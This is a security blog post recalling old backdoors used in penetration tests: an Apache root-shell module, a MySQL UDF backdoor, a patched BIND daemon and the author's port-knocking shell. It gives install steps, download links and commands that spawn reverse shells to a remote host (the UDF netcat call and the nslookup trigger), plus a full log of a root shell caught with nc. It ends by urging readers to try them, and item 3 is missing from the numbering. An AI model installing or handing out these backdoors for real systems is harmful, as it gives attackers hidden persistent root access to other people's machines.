

# The Beauty of Old-school Backdoors

Alejandro Hernández (@nitr0usmx)

Currently, ~~very~~ advanced rootkit techniques exist for persistence after you've got a shell during a pen test. Moreover, there are some *bugdoors* implemented on purpose by vendors, but that's a different story. Beautiful techniques and code are available these days, but, do you remember that subtle code you used to use to sneak through the door? **Enjoy that nostalgia by sharing your favorite one(s) using the #oldschoolbackdoors on social networks.**


In this post, I present five Remote Administration Tools (RATs) a.k.a. backdoors that I personally used and admired. It's important to mention that I used these tools as part of legal pen testing projects in order to show the importance of persistence and to measure defensive effectiveness against such tools.

## 1. Apache mod\_rootme backdoor module (2004)

*“mod\_rootme is a very cool module that sets up a backdoor inside of Apache where a simple GET request will allow a remote administrator the ability to grab a root shell on the system without any logging.”*

One of the most famous tools only required you to execute a simple *make* command to compile the shared object, copy it into the modules directory, insert “LoadModule rootme2\_module /usr/lib/apache2/modules/mod\_rootme2.so” into *httpd.conf*, and restart the httpd daemon with ‘*apachectl stop; apachectl start*’. After that, a simple “*GET root*” would give you back a w00t shell.

Download: [https://packetstormsecurity.com/files/33652/mod\\_rootme-0.3.tgz.html](https://packetstormsecurity.com/files/33652/mod_rootme-0.3.tgz.html)



## 2. raptor\_winudf.sql - A MySQL UDF backdoor (2004–2006)

*“This is a MySQL backdoor kit based on the UDFs (User Defined Functions) mechanism. Use it to spawn a reverse shell (netcat UDF on port 80/tcp) or to execute single OS commands (exec UDF).”*


For this backdoor, you used a simple `#mysql -h x.x.x.x < raptor_winudf.sql` to inject the backdoor as a user-defined function. From there, you could execute commands with `'mysql> select exec('ipconfig > c:\out.txt');` from the MySQL shell.

A cool reverse-shell feature was implemented as well and could be called with `'mysql> select netcat('y.y.y.y');` in order to send an interactive shell to port 80 on the host supplied (y.y.y.y). The screenshot below shows the variant for Linux.

Download (Win32): [http://www.0xdeadbeef.info/exploits/raptor\\_winudf.tgz](http://www.0xdeadbeef.info/exploits/raptor_winudf.tgz)


Download (Linux): [http://www.0xdeadbeef.info/exploits/raptor\\_udf2.c](http://www.0xdeadbeef.info/exploits/raptor_udf2.c)





#### 4. BIND reverse shell backdoor (2005)


This backdoor used an unpublished patch for BIND, the most used DNS daemon on the Internet, developed by a friend of mine from Argentina. Basically you had to patch the source, compile and run *named*, as root normally. Once running, sending a DNS request with *'nslookup backdoorpassword:x.x.x.x:port target\_DNS\_server'* would trigger a reverse shell to the host x.x.x.x on the port given.



## 5. Knock-out – a port-knocking based backdoor (2006)

This is backdoor I made using *libpcap* for packet sniffing (server) and *libnet* for packet crafting (client). I made use of the [port-knocking](#) technique to enable the backdoor, which could be a port bind or a reverse shell. The server and client use the same configuration file to determine which ports to *knock* and the time gap between each network packet sent. Knock-out supports TCP and UDP and is still working on recent Linux boxes (tested under Ubuntu Server 14.04).

Download: <https://packetstormsecurity.com/files/52834/knock-out.tar.gz.html>



```
nitr0us@exiled: ~/knock-out
nfqueue          Linux netfilter queue (NFQUEUE)
lo               127.0.0.1       Interfaz Loopback
nitr0us@exiled:~/knock-out$ sudo ./knock-outd knock-out.conf eth0
--[-----]--
--[-- Knock-Outd : Portknock shell Daemon --]--
--[-----]--
--[----- Por: A. Alejandro Hernandez^2 -----]--
--[----- nitrousenador[en]gmail[punto]com -----]--
--[-----=[ nITROUS ]-----]--
--[-----]--
--[----- Mexico - 21/Jul/06 -----]--
--[-----]--

[DEBUG] <==== CONFIGURACION =====>
[DEBUG] --[ Protocolo: tcp
[DEBUG] --[ Puerto de secuencia[1]: 333
[DEBUG] --[ Puerto de secuencia[2]: 1
[DEBUG] --[ Puerto de secuencia[3]: 65535
[DEBUG] --[ Timeout: 15 segundos
[DEBUG] --[ Metodo: reverse
[DEBUG] --[ Puerto: 64876
[DEBUG] Configuracion [OK]
[DEBUG] <==== PCAP =====>
[DEBUG] Interface: eth0
[DEBUG] pcap_open_live(): [OK]
[DEBUG] pcap_lookupnet(): [OK]
[DEBUG] Filtro: "dst host 192.168.241.60 and tcp dst port 333 or 1 or 65535"
[DEBUG] pcap_compile(): [OK]
[DEBUG] pcap_setfilter(): [OK]
[DEBUG] <==== PORTKNOCK =====>
[DEBUG] NIVEL1 alcanzado. 192.168.241.10 toco el puerto 333
[DEBUG] NIVEL2 alcanzado. 192.168.241.10 toco el puerto 1
[DEBUG] NIVEL3 alcanzado. 192.168.241.10 toco el puerto 65535
[DEBUG] Enviando shell a 192.168.241.10 en el puerto 64876
[DEBUG] <==== REVERSE =====>
[DEBUG] Conectado con "192.168.241.10"
[DEBUG] <==== PORTKNOCK =====>
[DEBUG] Proceso hijo creado [PID: 1817]
[DEBUG] Enviando /bin/sh al puerto 64876

nitr0us@chatsubo: ~/knock-out
[DEBUG] Configuracion [OK]
[DEBUG] <==== LIBNET =====>
[DEBUG] [Paquete 1] libnet_init(): [OK]
[DEBUG] [Paquete 1] libnet_build_tcp(): [OK]
[DEBUG] [Paquete 1] libnet_build_ip(): [OK]
[DEBUG] [Paquete 1] libnet_write(): [OK]
[DEBUG] [Paquete 1] libnet_destroy(): [OK]
[DEBUG] Tocado el puerto 333 en 192.168.241.60
[DEBUG] [Paquete 2] libnet_init(): [OK]
[DEBUG] [Paquete 2] libnet_build_tcp(): [OK]
[DEBUG] [Paquete 2] libnet_build_ip(): [OK]
[DEBUG] [Paquete 2] libnet_write(): [OK]
[DEBUG] [Paquete 2] libnet_destroy(): [OK]
[DEBUG] Tocado el puerto 1 en 192.168.241.60
[DEBUG] [Paquete 3] libnet_init(): [OK]
[DEBUG] [Paquete 3] libnet_build_tcp(): [OK]
[DEBUG] [Paquete 3] libnet_build_ip(): [OK]
[DEBUG] [Paquete 3] libnet_write(): [OK]
[DEBUG] [Paquete 3] libnet_destroy(): [OK]
[DEBUG] Tocado el puerto 65535 en 192.168.241.60
[DEBUG] Listo!...
NOTA: El metodo es reverse, por lo tanto debes tener el puerto 64876 escuchando
en esta maquina.
nitr0us@chatsubo:~/knock-out$

nitr0us@chatsubo: ~
nitr0us@chatsubo:~$ nc -l 64876 -v
Connection from 192.168.241.60 port 64876 [tcp/*] accepted
id
uid=0(root) gid=0(root) groups=0(root)
hostname
exiled
whoami
root
```

I'd say most of these backdoors still work today. You should try them out. Also, I encourage you to **share the rarest backdoors you ever seen, the ones that you liked the most, and the peculiar ones you tried and fell in love with. Don't forget to use the #oldschoolbackdoors hashtag ;-).**

Thanks!

- Alejandro